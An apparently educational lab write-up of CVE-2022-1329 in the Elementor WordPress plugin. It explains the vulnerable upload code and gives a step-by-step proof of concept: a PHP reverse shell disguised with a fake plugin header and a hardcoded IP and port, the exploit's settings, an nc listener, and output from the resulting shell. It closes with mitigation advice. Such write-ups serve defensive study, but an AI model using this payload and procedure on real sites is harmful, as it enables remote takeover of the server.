CVE-2022-1329

CVSS Base Score :

8.8 (High)

Attack Vector:

Network

Vulnerability Overview:

A vulnerability was found in Elementor Website Builder Plugin 3.6.0/3.6.2 on WordPress (WordPress Plugin). It has been classified as critical. This affects an unknown code block of the file *~/core/app/modules/onboarding/module.php* of the component *AJAX Action Handler.*

The flaw allows any authenticated user to upload arbitrary PHP code on the site running a vulnerable version of the Elementor plugin, which enables the malicious user to take over the site or access additional resources on the server.

Vulnerable version:

Elementor Plugin Version: 3.6.0, 3.6.1, 3.62


WordPress Version: 5.9.3 (I have tried this only)

Description:

The WordPress plugin called Elementor (v. 3.6.0, 3.6.1, 3.6.2) has a vulnerability that allows any authenticated user to upload and execute any PHP file. This vulnerability, in the OWASP TOP 10 2021, is placed in position #1 (Broken Access Control)


The file that contains this vulnerability is elementor/core/app/modules/onboarding/module.php.

The Vulnerable function is add_action() which is a part of Wordpress API , is responsible to call a private function upload_and_install_pro() indirectly, which allow us to upload a ZIP file and install the pro version of elementor.



```
 * @return array
 */
private function upload_and_install_pro() { # **THE VULNERABLE PRIVATE FUNCTION WHICH ALLOWS US TO UPLOAD ZIP FILE**
    $result = [];
    $error_message = __( 'There was a problem uploading your file', 'elementor' );
```


The admin_init is triggered whenever a user visits the wp-admin page no matter if we are regular user or admin user.



```
        // 'admin_init', and the App triggers printing footer scripts on 'admin_ini
        add_action( 'admin_menu', function() {
            add_action( 'wp_print_footer_scripts', 'wp_print_media_templates' );
        } );

        add_action( 'admin_init', function() {
            if ( wp_doing_ajax() &&
                isset( $_POST['action'] ) &&
                isset( $_POST['_nonce'] ) &&
                wp_verify_nonce( $_POST['_nonce'], Ajax::NONCE_KEY )
            ) {
                $this->maybe_handle_ajax();
            }
        } );
    }
}
```

This expects a ZIP file in which there is a folder named “elementor-pro” as plugin which activates the elementor-pro.php present in the elementor folder.




```
if ( ! $upload_result || is_wp_error( $upload_result ) ) {
    $result = [
        'status' => 'error',
        'payload' => [
            'error_message' => $error_message,
        ],
    ];
} else {
    $activated = activate_plugin( WP_PLUGIN_DIR . '/elementor-pro/elementor-pro.php', false, false, true );

    if ( ! is_wp_error( $activated ) ) {
        $result = [
            'status' => 'success',
            'payload' => [
                'elementorProInstalled' => true,
```

Methodology:

In order to work we need the following 4 things:

1. The call must be an "ajax call" (wp_doing_ajax()) and the method must be POST. In order to do this, we only need to call /wp-admin/admin-ajax.php



```
,"ajax":{"url":"http:\/\/10.0.2.15\/wordpress\/wp-admin\/admin-ajax.php","nonce":"5c379eff17"},"
```

2. The parameter "action" must be "elementor_upload_and_install_pro" (check out the function named maybe_handle_ajax() in the same file)
3. The parameter "_nonce" must be retrieved after login by inspecting the /wp-admin page (this exploit does this in DoLogin function)
4. The parameter "fileToUpload" must contain the ZIP archive we want to upload (check out the function named upload_and_install_pro() in the same file)

The file we upload must have the following structure:


1. It must be a ZIP file. You can name it as you want.
2. It must contain a folder called "elementor-pro"
3. This folder must contain a file named "elementor-pro.php"

P.O.C (Proof of Concept):

Step 1:

Have a proper setup in which you have made a static site using WordPress which has the elementor plugin installed in it (the version of the elementor should be 3.6.0 to 3.6.2) in your localhost.

You should also have the guest account which doesn't have high privileges




Users

All (2) | Administrator (1) | Subscriber (1)

2 items

☐	Username	Name	Email	Role	Posts
☐	admin	–	shivu12112000@gmail.com	Administrator	2
☐	guest	guest	guest@gmail.com	Subscriber	0
☐	Username	Name	Email	Role	Posts

2 items



WordPress 6.0.1 is available! Please notify the site administrator.

Dashboard

Elementor Overview

Elementor v3.6.0

Recently Edited

Elementor #7 Jul 24th, 11:41 am

News & Updates

The Complete Guide To Design Project Management

Successful web creators understand that design and systems must work side by side for

WordPress Events and News

Attend an upcoming event near you. Select location

There aren't any events scheduled near you at the moment. Would you like to organize a WordPress event?

WordPress 6.0.1 Maintenance Release


WP Briefing: Episode 35: Five for the Future's True Intentions

Gutenberg Times: New kind of default theme, pattern preview in the theme directory and so much more – Weekend Edition 224

Post Status: Putting it together, together

Step 2:

Make a ZIP file which have the "elementor-pro" folder in it, which would have the PHP Reverse shell named as "elementor-pro.php", to make it legitimate we must add the header which is used by the WordPress to display the information about the plugin in admin control panel. And add your machine IP address and port in which you must listen and get a PHP reverse shell




```
<?php
/**
 * Plugin Name: Elementor
 * Description: The Elementor Website Builder has it all: drag and drop page builder, pixel perfect design, mobile
responsive editing, and more. Get started now!
 * Plugin URI: https://elementor.com/?utm_source=wp-plugins&utm_campaign=plugin-uri&utm_medium=wp-dash
 * Author: Elementor.com
 * Version: 3.6.0
 * Author URI: https://elementor.com/?utm_source=wp-plugins&utm_campaign=author-uri&utm_medium=wp-dash
 *
 * Text Domain: elementor
 *
 * @package Elementor
 * @category Core
 *
 * Elementor is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the License, or
 * any later version.
 *
 * Elementor is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
*/

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.15';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
```


Step 3:

First, we have to verify that we are able to get the value of nonce (Nonce is a number or key used once. WordPress uses Nonces to protect URLs and forms from getting misused by malicious hack attempts). If your exploit is successfully executed, you will get this




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ./nonce.py
Logging in ...
Nonce: 9749d7a07e
```

Now make the necessary changes in the exploit (i.e., base URL, file path of ZIP archive, username & password)



```
# Change the following 4 variables:
payloadFileName = '/home/kali/Desktop/elementor-pro.zip' # Change this with the path of the ZIP archive that contains your payload
baseUrl = 'http://10.0.2.15/wordpress/' # Change this with the base url of the target
username = 'guest' # Change this with the username you want to use to log in
password = 'test' # Change this with the password you want to use to log in
```

Run the exploit and you would get the result as Reverse shell in the port that you are listening.




```
┌──(root㉿kali)-[/home/kali/Desktop/CVE-2022-1329-WordPress-Eleme
ntor-3.6.0-3.6.1-3.6.2-Remote-Code-Execution-Exploit]
└─# ./exploit.py
Trying to login ...
Nonce found: c7c96cb71d
Uploading payload ...
Upload completed successfully!
Activating payload ...
```


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ./nonce.py
Logging in ...
Nonce: 9749d7a07e

┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.15] 46792
Linux kali 5.16.0-kali7-amd64 #1 SMP PREEMPT Debian 5.16.18-1kali
1 (2022-04-01) x86_64 GNU/Linux
 09:46:03 up 13 min,  3 users,  load average: 0.31, 0.48, 0.37
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WH
AT
kali     tty7     :0               09:33   13:09  51.43s  0.58s x
fce4-session
kali     pts/2    -                09:41   11.00s  1.04s  0.07s s
udo su
kali     pts/3    -                09:42    6.00s  0.63s  0.00s s
udo su
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ ls -al
total 152
drwxr-xr-x  19 root root 36864 Jul  3 02:36 .
drwxr-xr-x  19 root root 36864 Jul  3 02:36 ..
-rw-r--r--   1 root root     0 Jul  3 02:36 0
lrwxrwxrwx   1 root root     7 May 12 11:09 bin → usr/bin
drwxr-xr-x   3 root root  4096 Jul  3 02:38 boot
drwx------   2 root root  4096 May 12 11:27 .cache
drwxr-xr-x  17 root root  3180 Jul 24 09:32 dev
drwxr-xr-x 162 root root 12288 Jul 24 09:32 etc
drwxr-xr-x   3 root root  4096 May 12 11:51 home
lrwxrwxrwx   1 root root    34 May 12 11:10 initrd.img → boot/initrd
.img-5.16.0-kali7-amd64
lrwxrwxrwx   1 root root    34 May 12 11:10 initrd.img.old → boot/in
itrd.img-5.16.0-kali7-amd64
lrwxrwxrwx   1 root root     7 May 12 11:09 lib → usr/lib
lrwxrwxrwx   1 root root     9 May 12 11:09 lib32 → usr/lib32
lrwxrwxrwx   1 root root     9 May 12 11:09 lib64 → usr/lib64
lrwxrwxrwx   1 root root    10 May 12 11:09 libx32 → usr/libx32
drwx------   2 root root 16384 May 12 11:09 lost+found
drwxr-xr-x   3 root root  4096 May 12 11:09 media
drwxr-xr-x   2 root root  4096 May 12 11:09 mnt
drwxr-xr-x   5 root root  4096 Jul 23 01:02 opt
dr-xr-xr-x 253 root root     0 Jul 24 09:32 proc
drwx------   8 root root  4096 Jul 24 09:42 root
drwxr-xr-x  33 root root   860 Jul 24 09:33 run
lrwxrwxrwx   1 root root     8 May 12 11:09 sbin → usr/sbin
```

Also, we can verify that when there is an addition of the elementor-pro folder in the plugin under wp-content folder in WordPress directory.



Before Running the Exploit



After Running the exploit

Mitigation:

Update the vulnerable version of elementor plugin and WordPress to the latest.

References:

- https://github.com/AkuCyberSec/CVE-2022-1329-WordPress-Elementor-3.6.0-3.6.1-3.6.2-Remote-Code-Execution-Exploit
- https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
- https://nvd.nist.gov/vuln/detail/CVE-2022-1329
- https://www.youtube.com/watch?v=tIhN1svzAYk
- https://www.youtube.com/watch?v=GlLRYml8mCY